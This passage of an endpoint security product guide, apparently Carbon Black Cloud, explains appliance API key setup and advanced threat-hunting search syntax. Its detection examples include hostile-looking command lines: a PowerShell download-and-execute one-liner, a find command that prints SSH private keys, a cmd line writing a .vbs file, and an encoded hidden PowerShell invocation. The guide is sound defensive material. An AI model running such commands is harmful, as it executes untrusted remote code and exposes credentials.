- 5 Log in to the appliance using your *administrator* credentials.
- 6 In the **VMware Carbon Black Cloud** section, click **Edit**, and enter the following information:
 - a The URL of the console as per your hosted Carbon Black Cloud location.
 - b An *unique* name for the appliance in your Carbon Black Cloud organization.
 - c Paste the API ID and API secret key generated earlier from the console along with the Org key.
- 7 To apply the changes, click **Save**.

Results

A green check mark confirms the connection between your appliance and the Carbon Black Cloud console.

What to do next

You verify the connection between your appliance and the Carbon Black Cloud console is established successfully as follows.

- On the **API Keys** tab, go to the appliance and click the appliance name with a link. You view appliance health and connection status.
- Go to the **Inventory > Workloads > Not Enabled** page. You view your workloads inventory or virtual machine (VM) data.

Delete Appliance API Key

You can delete an appliance from your organization that you are not using anymore.

Log in to the Carbon Black Cloud console and navigate to the **Actions** column, click the arrow icon, and then **Delete**.

The appliance key gets deleted from the Carbon Black Cloud console. If you delete the appliance API key of a connected appliance, workloads can continue to display on the console.

Advanced Search Techniques

12

This section describes advanced search methodologies such as Regex, fuzzy search, wildcards, and other powerful search techniques. This section covers these instances and provides practical examples.

Note These techniques apply to Investigate and Process Analysis pages, and the query-based IOCs used by the Watchlists feature.

This chapter includes the following topics:

- Platform Search
- Using Regular Expressions (regex)
- Searching Specific Data Types
- Searching for Operating Systems
- Searching for a Specific Hash
- Searching for PowerShell Invoking a Browser

Platform Search

This section describes search functionality that applies to all Carbon Black Cloud modules.

Important Platform Search overrides the Lucene default.

- Lucene by default assumes an `OR` if no operator is specified.
 - Platform Search by default assumes an `AND` if no operator is specified.
-

Default Boolean Operator

In Platform Search, if you do not include an operator, the default operator is `AND`.

If you omit an `AND`, `NOT`, or `OR` operator between search clauses, the query results will use an `AND` operator by default.

For example, the following queries are equivalent and provide the same result:

```
process_name:powershell.exe crossproc_name:ccmexec.exe
```

```
process_name:powershell.exe AND crossproc_name:ccmexec.exe
```

Negation

You can exclude a search query term by using one of three operators:

- AND NOT
- NOT
- - (leading dash or minus sign character)

For example, the following queries are equivalent and provide the same result:

```
process_name:chrome.exe AND NOT netconn_domain:google.com
```

```
process_name:chrome.exe NOT netconn_domain:google.com
```

```
process_name:chrome.exe -netconn_domain:google.com
```

Special Characters

The following characters, as defined by Lucene, have special meaning when they appear in a search query:

+	()	"
-	{ }	~
&&	[]	*
	^	?
:	/	

Anytime you use these characters in a raw Lucene search, they must be escaped (that is, preceded with a backslash \ character).

However, if you use one of these characters in the middle of a field value, or the field value is wrapped in quotes, escaping the character is optional.

For example:

Works	<code>regmod_name:\{4a15d1fe-35eb-ed8c-5d7b-0aaefad84326\}</code>
Works	<code>regmod_name:\{4a15d1fe\}-35eb\ed8c\-5d7b\-\0aaefad84326\}</code>
Does not Work	<code>regmod_name:{4a15d1fe-35eb-ed8c-5d7b-0aaefad84326}</code>

Wildcards

You can leverage wildcards when searching for filenames that have specific file extensions. For many fields, searching for the file extension works efficiently without wildcards.

For example:

- `process_name:.exe` finds all processes with names that have an `.exe` extension.
- `process_cmdline:.txt` finds all processes that have command lines with a `.txt` extension.

Important

- Avoid using a leading wildcard such as `process_name:*.exe` or `regmod_name:*Windows*`. This is computationally expensive, can impact the performance of this and other searches for your organization, and is redundant.
- Wildcards do not work if you quote the value. After you surround a string in quotes, wildcards between the quotation marks are ignored. If you do not include the quotes and escape properly, you can use wildcards in value search.

Works	<code>process_name:c:\\windows\\temp\\inv*_tmp*</code>
Does not Work	<code>process_name:"c:\\windows\\temp\\inv*_tmp*\\"invcol.exe"</code>

- Leading wildcards are implied.

Works	<code>process_name:Microsoft\ Office*</code>
Does not Work	<code>process_name:**\\Microsoft Office**</code>
Does not Work	<code>process_name:"Microsoft Office"</code>

Fuzzy Search

Fuzzy search is a way of searching for terms that are spelled similar to, but not the same, as the terms in the index. The trailing ~ (tilde) character invokes the fuzzy search capability.

For example, searching for `process_name:svch0st.exe~` returns the same results as if you searched on `process_name:svchost.exe`.

Note

- Fuzzy search can be applied to all string fields (see [Search Fields](#)).
 - Fuzzy search does not work for numeric fields, date fields, or IP address fields.
 - Fuzzy search only works on terms, not on phrases. For example, if you perform a fuzzy search for a single term in `process_cmdline`, as long as that term does not contain a delimiter that is used to split apart command line tokens, the fuzzy search will work.
-

To specify a distance parameter, append an integer between 0 and 2. For example:

`process_name:svch0st.exe~2` works the same way as `process_name:svch0st.exe~`

The `netconn_domain` search field is a special case. Fuzzy search only works on the FQDN, not on substrings or variants of the FQDN.

For example:

If the indexed netconn domain is...	Works	Does not Work
google.com	<code>netconn_domain:g00gle.com~</code>	<code>netconn_domain:g00gle~</code>
www.google.com	<code>netconn_domain:www.g00gle.c om~</code>	<code>netconn_domain:g00gle.com~</code> <code>netconn_domain:google.com~</code>

Note You can search for any part of a domain without using fuzzy search, but you must include the FQDN when using fuzzy/regex/wildcard searches.

For details on how the distance parameter works, see <https://www.elastic.co/blog/found-fuzzy-search>.

Escaping

You must escape for any regex (regular expressions), and then escape for Lucene. For example:

- On the Investigate page, you can search for files with double extensions such as `document.doc.exe` that has this regular expression query.

In the following example, note that the double backslash is used to enable you to search for the \ character.

```
process_name:/{^\\/}+\\. {^\\/}{2,3}\\.{^\\/}{2,3}/
```

- On the Enterprise EDR Watchlist page, you must ensure that every query term is escaped properly, especially for spaces, so that all terms appear at `Key:Value` pairs, and there are no unpaired terms in the query.

For example:

Does not Work as a Watchlist IOC	<pre>childproc_name:schtasks.exe -childproc_cmdline:C:\\\\WINDOWS\\\\System32\\ \\schtasks.exe Vquery Vtn (724_*)</pre> <p>The strings <code>Vquery</code>, <code>Vtn</code>, and <code>(724_*)</code> are treated as unpaired terms due to the unescaped spaces after <code>schtasks.exe</code>.</p>
Works as a Watchlist IOC	<pre>childproc_name:schtasks.exe -childproc_cmdline:C:\\\\WINDOWS\\\\System32\\ \\schtasks.exe\\ Vquery\\ Vtn\\ (724_*)</pre>

Parentheses

Placement of parentheses in a multi-term query can have a significant effect on what is matched.

For example:

```
(netconn_inbound:false AND netconn_ipv4:0.0.0.0)
```

Returns all processes that have outbound traffic to 0.0.0.0.

```
(netconn_inbound:false) AND netconn_ipv4:0.0.0.0)
```

Returns all processes that have made an outbound connection but have also had inbound or outbound traffic with 0.0.0.0.

Using Regular Expressions (regex)

A regular expression (commonly referred to as *regex*) is a sequence of characters that specifies a search pattern in text.

Become familiar with the following rules before using regular expressions:

- Platform search normalizes all tokens such that any uppercase characters are converted to lowercase, and all backslashes (\) are converted to forward slashes (/).
- Never include backslash or uppercase characters inside your regex statement.
- Any use of backslashes in regex are valid only for escaping.

Table 12-1. Notable Regex Search Examples

Goal	Sample Search	
Using a generic regex. Example: /regex/	Works	process_name: / [a-f0-9]{64}.exe /
	Does not Work	process_name: [a-f0-9]{64}.exe
Looking for process names with double extensions. Example: file.doc.txt	process_name: /\.\[^\.]{2,3}\.\[^\.]{2,3}/ process_name: /\.\.\{3\}\.\.\{3\}/	
All powershells that have performed a crossproc to anything but a specified process.	Works	process_name: powershell.exe crossproc_name: /@~(ccmexec.exe) /
	Does not Work	process_name: powershell.exe NOT crossproc_name: ccmexec.exe process_name: powershell.exe crossproc_name: /@~(ccmexec.exe) /
Looking for netconns to any domain except a specified one.	process_name: winword.exe AND netconn_domain: /@~(microsoft.com) /	
Looking for a file in a folder but not its subfolders. Example: C:\Users\<user>\123.exe, but not C:\Users\<user>\subfolder\123.exe	filemod_name: /c:/users/[^/]+/[^\/]+\.\exe/	
Looking for an exact filename and not that name as a substring. Example: find x64.exe BUT NOT installer-x64.exe	(process_original_filename: x64.exe AND -process_original_filename: /@~(x64.exe) /)	

Supported regex Syntax for Platform Search

When using Platform Search, any regex supported by Java is supported, with the Lucene syntax; thus: field:/regex/.

- This documentation is compatible with Platform Search: <https://www.elastic.co/guide/en/elasticsearch/reference/current/regexp-syntax.html>.

- This regex validator produces results compatible with Platform Search:<https://regex101.com>

Important

- Use caution when starting anything with `field:/.*something/`.
 - These do not perform well on any fields that have a lot of values (also known as *high cardinality*).
 - Leading wildcard searches, such as `field:/^something/`, do not perform well.
- All regex queries require an explicit fieldname, such as `field:/regex/`.
Regex queries without a fieldname fail. For example, `/regex/` is not a valid query.

Supported Predefined Character Classes for Platform Search

Predefined character classes are not supported.

For example: `\d \D \w \W \s \S`

Works	<code>process_name:/power.+?\.{3}/</code>
Works	<code>process_name:/power.+?\.[a-z0-9]{3}/</code>
Does not Work	<code>process_name:/power.+?\.\w{3}/</code>

Use regex to Exclude a Specific String during a Platform Search

Example case:

You want to find any `winword.exe` processes that have connected to any domain other than `microsoft.com`.

Writing the query without regex:

```
process_name:winword.exe AND netconn_domain:* AND NOT
    netconn_domain:microsoft.com
```

does not give you that result. It excludes all processes that have connected to `microsoft.com` at any point.

Writing the query with regex, you can exclude a string in your search such as:

```
process_name:winword.exe AND
    netconn_domain:/[^.]+(\.[^.]+)+@&~(.*microsoft.com)/
```

This query searches for any domain except the one provided. This ANYSTRING syntax is documented here: <https://www.elastic.co/guide/en/elasticsearch/reference/current/regexp-syntax.html#regexp-optional-operators>.

Case-sensitive regex Searches

In Platform Search, all tokenized fields, such as `process_name`, `regmod_name`, and `process_cmdline`, have their tokens converted to lowercase letters. Therefore, any regex searches that you perform on tokenized fields require you to use lowercase characters.

For example, if you are searching for a file with the string `clip` in the filename:

Works	<code>filemod_name:/clip\-[a-f0-9]{40}/</code>
Works	<code>filemod_name:/(clip CLIP)\-[a-f0-9]{40}/</code>
Does not Work	<code>filemod_name:/CLIP\-[a-f0-9]{40}/</code>

Searching Specific Data Types

This section describes how to search for specific data types.

Searching on IP Address Ranges

This topic describes how to search on IP address ranges.

CIDR notation works well for IPv4 addressing. For example:

```
netconn_ipv4:192.168.1.0/24
```

CIDR notation works for IPv6, but you must escape the colon characters in IPv6.

You can use quotation marks, which are easier than inserting multiple backslashes. Each of the following styles of notation are valid:

```
netconn_ipv6:FE80\:0000\:0000\:0000\:E42A\:22A2\:8CD0\:CC47
```

```
netconn_ipv6:"fe80:0:0:0:0:0:0:0/16"
```

```
netconn_ipv6:"2001:db8::/127"
```

Wildcards work, but less efficiently than CIDR-notated address ranges.

The following searches are supported:

```
netconn_ipv4:192.168.1.*
```

```
netconn_ipv4:192.*
```

Multiple-wildcarded addresses like `192.*.*.*` are treated equivalently to single wildcard.

The following searches are equivalent:

```
netconn_ipv4:192.*
```

```
netconn_ipv4:192.*.*.*
```

Searching for Dotted Tokens

This topic describes how to search for dotted tokens.

A dot (.) followed by anything in the following fields gets special tokenization in case it is a file extension, domain, or double file extension:

- crossproc_name
- fileless_scriptload_cmdline
- filemod_name
- modload_name
- parent_cmdline
- parent_name
- process_cmdline
- process_name
- regmod_name
- scriptload_name

For any string `w.x.y`, you can search for three things:

- `w.x.y`
- `.x.y`
- `.y`

Anything else requires wildcards or regex.

For example, if an endpoint has reported `filemod_name:file.7z.tmp` and you want to search for all `filemod_name` that include `file.7z`, you must search for `file.7z*., .7z.tmp or .tmp`.

Searching for Subfolders in Paths

This topic describes how to search for subfolders in paths.

To find any instance where a file exists in a folder or any subfolders, the following search finds all filemods under `C:\Temp`:

```
filemod_name:C\:\\Temp\\*
```

To find files that appear in a specific folder (but only that folder and none of its subfolders), you must use regex.

In the following expression, exclude slashes from the end of the query to make sure that you are not searching in subfolders.

Works	<code>filemod_name:/c:\\users\\/[^\n]+\\appdata\\local\\/[^\n]+/</code>
Does not Work	<code>filemod_name:C:\\\\Users*\\\\AppData\\\\Local* AND NOT filemod_name:C:\\\\Users*\\\\AppData\\\\Local**</code>

Note Regex searches of such tokens are all normalized to lowercase characters only, and all backslashes (\) are converted to forward slashes (/). Never include backslash or upper case characters in regex. Any use of backslashes in regex are valid for escaping only.

To find all processes launched from C:\\Windows but exclude those that were launched from any subfolder under C:\\Windows:\\:

```
process_name:/c:\\windows\\/[^\n]+/
```

Searching for Substrings of Large Tokens

This topic describes how to search for substrings of large tokens.

When searching the encoded command line for a PowerShell command, a search for any variation of the part after the `-enc` parameter can fail unless specifically handled. Searches for any part of the `process_cmdline` other than that will work.

Works	<code>process_cmdline:powershell\\ -noP\\ -sta\\ -w\\1\\ \\-enc</code>
Does not Work	<code>process_cmdline:powershell\\ -noP\\ -sta\\ -w\\1\\ \\-enc\\SQBGACgAJABQAFMAVgB*</code>

In the previous example, the search fails because Platform Search truncates very large tokens in its index on the assumption that they are not useful to search. These large tokens are still stored and returned in search results. A very large token is defined as >256 characters for a single token. Typically, the only large token is a very large base 64 string or hex string. To search for a very large token, use leading characters and a wildcard.

Note We recommend searching for the rest of the command line in one query term and combining it with an AND that searches for large tokens in the command line using process_cmdline_length field:

Works	process_cmdline:powershell\ -noP\ -sta\ -w\ 1\ \-\enc\ AND process_cmdline_length:[100 TO *]
Does not Work	process_cmdline:powershell\ -noP\ -sta\ -w\ 1\ \-\enc\ SQBGACgAJABQAFMAVgB*

Searching on Paths that include GUIDs, SIDs, and Substrings

Platform Search provides special handling of certain high cardinality data in path fields.

Path fields include:

- crossproc_name
- filemod_name
- modload_name
- parent_name
- process_name
- regmod_name
- scriptload_name

The following high cardinality data is specially handled:

- GUID
- SID (the Security Identifier in Windows)
- hash

Special handling works as follows:

- You can search for high cardinality data, with or without the full path.
- You can use a wildcard to search for all instances of the path for any variant of the GUID, SID or hash.
- You can search for just the GUID, SID or hash without the full path around it.

- You can use trailing wildcards to search for other variants of the GUID, SID or hash, but not when searching the entire path (only when searching for the GUID, SID or hash itself).

Searching on GUID in a Path Field

This topic describes how to search on a GUID in a path field.

Scenario: You have observed a regmod at the following path and want to broaden the search to see how widespread this kind of activity is.

```
\REGISTRY\A\{4a15d1fe-35eb-
ed8c-5d7b-0aaefad84326}\Software\Microsoft\VisualStudio\15.0_404778b2
```

Works	<code>regmod_name:\REGISTRY\A\\{4a15d1fe-35eb- ed8c-5d7b-0aaefad84326}\\Software\Microsoft\VisualStudio\15.0_404778b2</code>
Works	<code>regmod_name:REGISTRY/A/\{4a15d1fe-35eb- ed8c-5d7b-0aaefad84326\}/Software/Microsoft/ VisualStudio/15.0_404778b2</code>
Works	<code>regmod_name:REGISTRY/A/*/Software/Microsoft/ VisualStudio/15.0_404778b2</code>
Works	<code>regmod_name:\{4a15d1fe-35eb- ed8c-5d7b-0aaefad84326\}</code>
Works	<code>regmod_name:\{4a15d1fe-35eb-ed8c-5d7b-*\}</code>
Does not Work	<code>regmod_name:\REGISTRY\A\{4a15d1fe-*\} \Software\Microsoft\VisualStudio\15.0_404778b2</code>
Does not Work	<code>regmod_name:4a15d1fe-35eb- ed8c-5d7b-0aaefad84326</code>

Note

- Platform Search strips off leading backslashes. Do not include that in the query value.
- For path fields, Platform Search normalizes all backslashes in paths into forward slashes (Windows and POSIX operating systems take different approaches so we normalize for efficiency). If you include the backslashes, they must be escaped.
- You must escape special characters in leading or trailing positions (such as { and } in `\{4a15d1fe-35eb-ed8c-5d7b-0aaefad84326\}`).

Searching on SID in a Path Field

This topic describes how to search on a SID in a path field.

Scenario: You have observed a regmod at the following path and want to broaden the search to see how widespread this kind of activity is.

HKU\S-1-5-21-2026673255-220522396-2254535319-29544\AppEvents\Schemes\Apps\devenv

Works	<code>regmod_name:HKU\ \S-1-5-21-2026673255-220522396-2254535319-29 544\AppEvents\Scheme\Apps\devenv</code>
Works	<code>regmod_name:HKU/ S-1-5-21-2026673255-220522396-2254535319-29 544/AppEvents/Schemes/Apps/devenv</code>
Works	<code>regmod_name:HKU*/AppEvents/Schemes/Apps/ devenv</code>
Works	<code>regmod_name:HKU/*AppEvents/Schemes/Apps/ devenv AND regmod_name:S-1-5-21-2026673255-220522396-22 54535319-*</code>
Works	<code>regmod_name:HKU/ S-1-5-21-2026673255-220522396-2254535319-*/ AppEvents/Schemes/Apps/devenv</code>
Works	<code>regmod_name:HKU/S-1-5-21-* AND regmod_name:AppEvents/Schemes/Apps/devenv</code>
Does not Work	<code>regmod_name:HKU/ S-1-5-21-2026673255-220522396-2254535319-295 44</code>

Note

- Platform Search strips off leading backslashes. Do not include that in the query value.
- For path fields, Platform Search normalizes all backslashes in paths into forward slashes (Windows and POSIX operating systems take different approaches so we normalize for efficiency). If you include the backslashes, they must be escaped.

Searching for Substrings by Leveraging Tokenization

This topic describes tokenized search fields.

The following search fields are tokenized:

Alert_id	blocked_name	childproc_cmdline
childproc_name	childproc_username	crossproc_name

device_installed_by	device_name	device_os_version
event_description	file_scan_result	fileless_scriptload_cmdline
filemod_name	filemod_publisher	modload_name
modload_publisher	netconn_domain	netconn_location
netconn_proxy_domain	parent_cmdline	parent_name
process_cmdline	process_company_name	process_file_description
process_internal_name	process_loaded_script_name	process_name
process_original_filename	process_product_name	process_product_version
process_publisher	process_username	regmod_name
scriptload_content	scriptload_name	watchlist_name

Tokenization FAQs

This topic provides answers to frequently asked questions about tokenization.

Question 1

If you have the following filemod:

```
c:\users\myusername\appdata\local\temp\{1f73cc2c-c826-414e-8d07-457bed7d2ad2} - oprocsessid.dat
```

where the GUID portion seems to change but oprocsessid.dat stays the same, how can you search to find that filemod path that ends with oprocsessid.dat – that is, where the variable GUID is in the filename of the .dat file in this example?

Answer: Platform Search has no special handling of GUID in any field other than regmod_name. Because the search index only tokenizes the entire filename (in this example, the filename is {1f73cc2c-c862-414e-8d07-457bed7d2ad2} - oprocsessid.dat), a search on filemod_name:oprocessid.dat fails.

However, a wildcard in place of a GUID will work. Although not ideal at the start of the queried value, a wildcard used similar to this, filemod_name:appdata/local/temp/*-oprocessid.dat, can help you focus on any filemods that include oprocessid.dat at the end of the filename.

Question 2

Regarding command line tokenization, why does the following Platform Search not provide any search results?

Search:

```
fileless_scriptload_cmdline:net.webclient
```

Expected results:

```
"iex ((New-Object System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1')); choco upgrade -y python2 visualstudio2017-workload-vctools; Read-Host 'Type ENTER to exit'"
```

Answer: Platform Search does not convert a period (.) character to whitespace. You can search for the whole string, a wildcard version, or for tokens that end with .xxxx or .yyyy.xxxx. It makes those tokens assuming those could be file extensions or double file extensions.

In the preceding example, you could search for system.net.webclient or .net.webclient or .webclient or any of those tokens with wildcards in them.

In general, the cmdline fields (process_cmdline, childproc_cmdline, parent_cmdline, and fileless_scriptload_cmdline) tokenize on spaces and the characters \()[]{}; "'<>&|, =

If any of those characters are in the command line, they are converted to spaces in the search backend. These characters are still returned in API response data with the original characters, and that search becomes a phrase.

For example, if you are interested in searching for cmd /c "echo LINE1 > bad.vbs&&echo LINE2 >> bad.vbs", the tokens you can search for in this command line are:

cmd	/c	echo
line1	bad.vbs	.vbs
echo	line2	bad.vbs
.vbs		

You can also combine these tokens in double quotes to query on phrases such as process_cmdline:"cmd /c".

If you include any of the other characters (properly escaped if necessary), they become whitespace.

Question 3

What is the maximum length of a token I can search on?

Answer: In cases where a field's string data has > 32K characters, you can search up to the first 32K characters in that field.

For example, this search works for any subset of the first 32K characters in a process_cmdline:

```
process_name:powershell.exe AND process_cmdline:WwBCAHkAdAB*
```

Question 4

How can I search for substrings in a tokenized text field like watchlist_name?

Answer: Fields like `watchlist_name`, `event_description`, `device_os_version`, and many binary headers like `process_publisher` are tokenized into individual words. For example, a watchlist name of "Carbon Black Endpoint Visibility Take Action", has tokens for "Carbon", "Black", "Endpoint", "Visibility", "Take", and "Action". You can either wildcard individual tokens or search for a phrase, but not both, to find results that match on the watchlist named "Carbon Black Endpoint Visibility Take Action":

Works	<code>watchlist_name:Carbon*</code>
Works	<code>watchlist_name:Carbon\ Black</code>
Works	<code>watchlist_name:"Carbon Black"</code>
Does not Work	<code>watchlist_name:Carbon\ Black*</code>

Question 5

What can I do with regex that is compatible with Platform Search tokenization?

Answer: You can only search for a single token using a regular expression. The token must be in lowercase without special characters.

Searching cmdline Fields using Wildcards

The `cmdline` fields (`process_cmdline`, `childproc_cmdline`, `parent_cmdline`, and `fileless_scriptload_cmdline`) support wildcarding of single terms just like any other field.

However, if the term being searched contains an escaped whitespace character or a special character that will be treated as whitespace during tokenization, there are special rules that must be followed for this to work properly.

For example, in this process command line:

```
C:\Program Files\Windows Defender\mpcmrun.exe -wddisable
```

- Each of these terms becomes a token: "C:" "Program Files". However, to search for some of these tokens, you must escape some characters such as :, \ and -.
- Any group of terms that cross a tokenization boundary such as \ or : is considered a phrase; for example: "C:\Program Files" or "Program Files\Windows Defender" or "mpcmrun.exe -wddisable".
- Using wildcards in phrases has limitations.
 - You cannot use a leading wildcard.
 - You must escape spaces in the cmdline value.

- You can use a trailing wildcard if it is preceded with a minimum of two alphanumeric characters.
- You cannot quote the wildcarded value. The * character gets interpreted literally as an ASCII character if it is surrounded by quotation "*" marks.
- Searches using wildcards in phrases tokenize on spaces and the characters \()[]{}; '' < > & | , =
- If any of those characters are in the command line, they are converted to spaces and that search becomes a phrase. These characters are still returned in API response data with the original characters.
- The characters / and : can be converted to whitespace depending on where they are in the command line.

Therefore, you don't have to include space-separated portions of the target command line (for example, other command-line characters) unless you need them to narrow the search results.

- You cannot search specifically for existence of those characters in a command line. For example, in `process_cmdline:\>\>`, the > character is considered a separator and is converted to whitespace.

Example 1:

This is a process command line being searched:

```
process123.exe -parameterA somewordabcd -parameterB word1\word234
```

You can always use trailing wildcards for single terms with no restrictions, such as `process_cmdline:someword*`, for example. However, if your search contains whitespace or characters that are treated as whitespace, a trailing wildcard can only be specified after two non-whitespace or non-whitespace equivalent characters.

Works	<code>process_cmdline:word1\\word2*</code>
Does not Work	<code>process_cmdline:word1\\w*</code>

There is one exception to this rule. If this parser recognizes that you put a wildcard directly after a special character and if removing that special character produces a single term, it will fix your query to make it work properly.

Works because the parser fixes this automatically	<code>process_cmdline:word1*</code>
---	---------------------------------------

Example 2:

This is another process command line being searched:

```
process123.exe -version 4.1
```

To find all variants of the `-version` value such as 4.0 or 4.2, you can search for:

```
process_name:process123.exe AND process_cmdline:\-version\ 4.*
```

The following search query will fail due to not enough leading characters; at least two are required:

```
process_name:process123.exe AND process_cmdline:4*
```

This search query will also fail due to using a leading wildcard:

```
process_name:process123.exe AND process_cmdline:*\-version\ 4.*
```

Command Lines and Avoiding the regex Interpreter

This topic describes how to avoid the regex interpreter in command lines.

You can find hits on processes using a command line similar to this:

```
find /root /home -maxdepth 3 -name 'id_rsa*' -exec sh -c 'echo {}; cat {}' \;
```

If you are searching for the tokens `/root` or `/home`, you must escape the leading `/` character. Otherwise, the search service interprets these as a regex notation. The search service does not treat `/` as a whitespace punctuation character in `*_cmdline` fields, because it is a meaningful distinction in a command line.

Table 12-2.

Works	<code>process_name:find AND process_cmdline:(id_rsa* AND (\/\root OR \/\home))</code>
Does not Work	<code>process_name:find AND process_cmdline:(id_rsa* AND (\/\root OR /\home))</code>

Searching Numeric Fields with Wildcards and Multiple Values

Searching on numeric fields such as `device_id` is handled differently than fields with string values. This has to do with the way Lucene handles wildcards for numeric fields.

Table 12-3.

Query	Works?
process_pid:1234	Yes
-process_pid:1234	Yes
process_pid:[* TO *]	Yes
-process_pid:[* TO *]	Yes
process_pid:*	No
-process_pid:*	No

The following table lists all the numeric fields that require range values for wildcard searches:

childproc_cmdline_length	childproc_count	crossproc_count
device_group_id	device_id	device_policy_id
event_threat_score	fileless_scriptload_cmdline_length	filemod_count
ingress_time	modload_count	netconn_count
netconn_port	parent_cmdline_length	parent_pid
process_cmdline_length	process_duration	process_pid
regmod_count	report_severity	scriptload_count

These are fields with numeric values that do not behave this way (can use simple * as wildcard value); these fields are actually stored as strings, not integers:

- device_id
- event_id
- event_threat_score
- netconn_port
- process_product_version
- report_severity

Searching for File Extensions

This topic describes how to search for file extensions.

With the `filemod_name` field, it is common to use a leading wildcard regex to find all executable writers in a time window. For example:

```
filemod_name:/.+\.exe/
```

Because file extensions are tokenized on their own, you do not need to use a regex or wildcard for this type of search. `filemod_name: .exe` works. Platform Search breaks down the terms to make most searches possible without the need for leading wildcards.

Searching for Filemod Actions

This topic describes searching for filemod actions.

You can search for file deletions, rather than just `filemod_count`.

On the Process page, you can search in the events table for:

```
filemod_action:ACTION_FILE_DELETE
```

Note This is not a valid search on the Investigate page. As an alternative, you can search for:

```
filemod_count:[1 TO *]
```

to find all processes that have performed a filemod, and then research their details on the Process page.

Bounded Range Searching on *_count Fields

For the *_count fields, bounded searches only include already-terminated processes. Unbounded searches include all processes.

For example, a search for `netconn_count:[1 TO 100]` returns results selected from processes that the sensor has reported with `process_terminated:true`.

By comparison, a search for `netconn_count:[1 TO *]` returns results from all processes irrespective of the state of `process_terminated`.

This applies to the following search fields:

- `childproc_count`
- `crossproc_count`
- `filemod_count`
- `modload_count`
- `process_count`
- `regmod_count`
- `scriptload_count`

Searching for Operating Systems

You can see all Windows machines or macOS machines and what operating system (OS) versions they are running.

For example, to query the Windows OS:

```
device_os_version:"Windows 7 x64"
```

```
device_os_version:"Windows 7 x86"
```

```
device_os_version:"Windows 10 x64"
```

For example, to query the macOS OS:

```
device_os_version:"MAC OS X 10.12.6"
```

For example, to search for an OS:

```
device_os:WINDOWS
```

```
device_os:MAC
```

```
device_os:LINUX
```

For example, you can combine the above queries with a policy:

- To get the macOS OS version in your company's Standard policy (change the policy name to match your policy name):

```
device_os_version:"MAC OS X 10.12.6" AND  
device_policy:"Standard"
```

- To get any macOS OS version in your company's Standard policy (change the policy name to match your policy name):

```
device_os:MAC AND  
device_policy:"Standard"
```

- To get any Windows OS version in your company's Standard policy (change the policy name to match your policy name):

```
device_os:WINDOWS AND  
device_policy:"Standard"
```

Searching for a Specific Hash

You can investigate a hash: target hash, parent hash, or a selected hash. You can use the hash field to look for the hash in any of the applications (parent, selected, or target).

For example:

```
hash:7d015b25e54fee4c493181ec9cf5b54255b80aa5c0e67f93ffceb56c71032dc
```

The search returns all locations where the hash has been seen. You can further search for App SHA or Target SHA by using **ctrl+F** on any web page.

Searching for PowerShell Invoking a Browser

PowerShell can invoke a browser; however, this is not typical behavior. If you have any hits on the following queries, you must investigate it.

For example:

- You can query each PowerShell-invoked browser one at a time:

```
parent_name:powershell.exe AND childproc_name:iexplore.exe
```

```
parent_name:powershell.exe AND childproc_name:firefox.exe
```

```
parent_name:powershell.exe AND childproc_name:chrome.exe
```

- You can search for the three PowerShell-invoked browsers at one time:

```
parent_name:powershell.exe AND (childproc_name:iexplore.exe OR childproc_name:firefox.exe  
OR childproc_name:chrome.exe)
```